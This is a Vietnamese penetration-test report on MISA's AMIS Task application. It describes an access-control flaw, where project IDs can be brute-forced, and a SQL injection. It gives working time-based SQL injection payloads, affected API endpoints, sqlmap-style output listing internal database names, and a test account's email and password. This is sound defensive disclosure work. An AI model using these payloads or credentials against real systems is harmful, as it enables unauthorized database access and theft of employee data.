BÁO CÁO

KẾT QUẢ GRAYBOX PENETRATION TESTING HỆ THỐNG

Tên tổ chức: Công ty Cổ phần MISA

Tên ứng dụng: AMIS Công Việc (Task)

Thời gian thực hiện: Tháng 12/2021

PHẦN 1: THÔNG TIN CHUNG

|  |  |
| --- | --- |
| Tên tổ chức: | Công ty cổ phần MISA |
| Người đánh giá: | Lê Bình An (lban@software.misa.com.vn)  Sđt: 0979700145 |
| Thời gian đánh giá: | 7/12/2021 – 14/10/2021 |
| Đối tượng đánh giá: | https://testamisapp.misa.vn |
| Hình thức đánh giá: | Graybox |
| Tài khoản sử dụng: | minhle.tester@gmail.com / Aa@123456 |

PHẦN 2: KẾT QUẢ ĐÁNH GIÁ

|  |  |
| --- | --- |
| Kết quả chung | Có 2 lỗi |
| Đề xuất khắc phục | 2 |
| Số lỗi nghiêm trọng | 2 |
| Số lỗi cao | 0 |
| Số lỗi trung bình | 0 |
| Số lỗi thấp | 0 |

1. **Checklisk danh mục lỗ hổng:**

(File đính kèm amis-task[.xlsx](Kết%20quả%20đánh%20giá%20dự%20án%20MISA%20Partner_2nd.docx))

1. **Thông tin chi tiết và cách khắc phục**
2. *Danh sách lỗi*

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Mã lỗi | Tên lỗi | Tên lỗ hổng trong danh mục | Mô tả chi tiết | Mức độ |
| TASK-01 | Insecure Direct Object References | Testing Broken Access Control | Mục 2.1 | Critial |
| TASK-02 | SQL injection in ListProjectID param | Testing for SQL injection | Mục 2.2 | Critial |


1. *Mô tả chi tiết:*
   1. **Insecure Direct Object References**

* **Mã lỗi**: Task-01
* **Tên lỗ hổng trong danh mục**: Testing broken access control
* **Vị trí lỗi**:


|  |  |  |
| --- | --- | --- |
| STT | Url | Ghi chú |
| 1 | /APIS/TaskAPI/api/Report/getReportGanttDataGroupByParent | ListProjectID in body request |
| 2 | /APIS/TaskAPI/api/Report/getMaskImportantTaskByListProjectIDV2/1/ | ListProjectID in body request |
| 3 | /APIS/TaskAPI/api/Project/getByID/[ListProjectID] |  |


* **Mô tả**: Lỗi kiểm soát truy cập cho phép xem nội dung công việc cá nhân của người dùng khác cùng công ty thông qua tham số ListProjectID, giá trị ListProjectID có thể brute force (1-> 10000+)
* **Nguy cơ**: Xem thông tin trái phép
* **Mức độ**: Nguy hiểm
* **Nguyên nhân**: Lỗi kiểm soát truy cập
* **Khắc phục**: Khắc phục kiểm soát truy cập
* **Dựng lại lỗ hổng** :

Bước 1: Bắt request bằng burpsuite



Bước 2: Brute force giá trị tham số ListProjectID





Tìm ra được ListProjectID của user Loan Đào là 9487 và thông tin chi tiết của TaskID

* 1. **SQL injection**
* **Mã lỗi**: Task-01
* **Tên lỗ hổng trong danh mục**: Testing for SQL injection
* **Vị trí lỗi**:

|  |  |  |
| --- | --- | --- |
| STT | Url | Ghi chú |
| 1 | /APIS/TaskAPI/api/Report/getReportGanttData |  |
| 2 | /APIS/TaskAPI/api/Report/getAllTaskByUser |  |
| 3 | /APIS/TaskAPI/api/Report/GetSumeryTaskByTime |  |
| 4 | /APIS/TaskAPI/api/Report/gettaskallocationresource |  |
| 5 | /APIS/TaskAPI/api/Report/getReportStatusTask |  |


* **Mô tả**: Tại tham số ListProjectID trong body request cho phép chèn truy vấn câu truy vấn dẫn đến lỗ hổng SQL injection
* **Nguy cơ**: Attacker có thể khai thác, phá hoại cơ sở dữ liệu
* **Mức độ**: Nguy hiểm
* **Nguyên nhân**: Lỗi kiểm soát , xử lí dữ liệu đầu vào tại tham số ListProjectID
* **Khắc phục**: Sử dụng thư viện phong chống SQL injection của MISA MySqlSecureUtil.SafeSQLiteral , tuân thủ lập trình an toàn
* **Dựng lại lỗ hổng** :

Bước 1: Sử dụng burpsuite bắt request



Bước 2: Chèn truy vấn kiểm tra phản hồi từ server

(select\*from(select(sleep(10)))a) -> delay 10s



Bước 3: Khai thác bằng kĩ thuật Time-Based Sql injection + ASCII

(SELECT\*FROM (SELECT(IF(Ascii(substring(database(),10,1))=102,sleep(3),0)))a)

Kết quả:

database: amis\_platform\_tms , user: tasgov@% , Ngoài ra còn các DB khác

[19:19:16] [INFO] retrieved: test\_eoffice\_cego

[20:02:42] [INFO] retrieved: test\_eoffice\_platform

[21:12:06] [INFO] retrieved: test\_eoffice\_platform\_management

[22:09:43] [INFO] retrieved: test\_eoffice\_platform\_authen

[02:03:19] [INFO] retrieved: amis\_platform\_monitor

[03:10:23] [INFO] retrieved: amis\_platform\_misajsc\_payroll\_dis

[04:17:44] [INFO] retrieved: amis\_platform\_integration\_gotadi

[05:36:01] [INFO] retrieved: amis\_platform\_misajsc\_employees\_profile

[06:36:56] [INFO] retrieved: amis\_platform\_misajsc\_payroll

[07:40:23] [INFO] retrieved: amis\_platform\_misajsc\_timesheet

[08:23:27] [INFO] retrieved: amis\_platform\_misajsc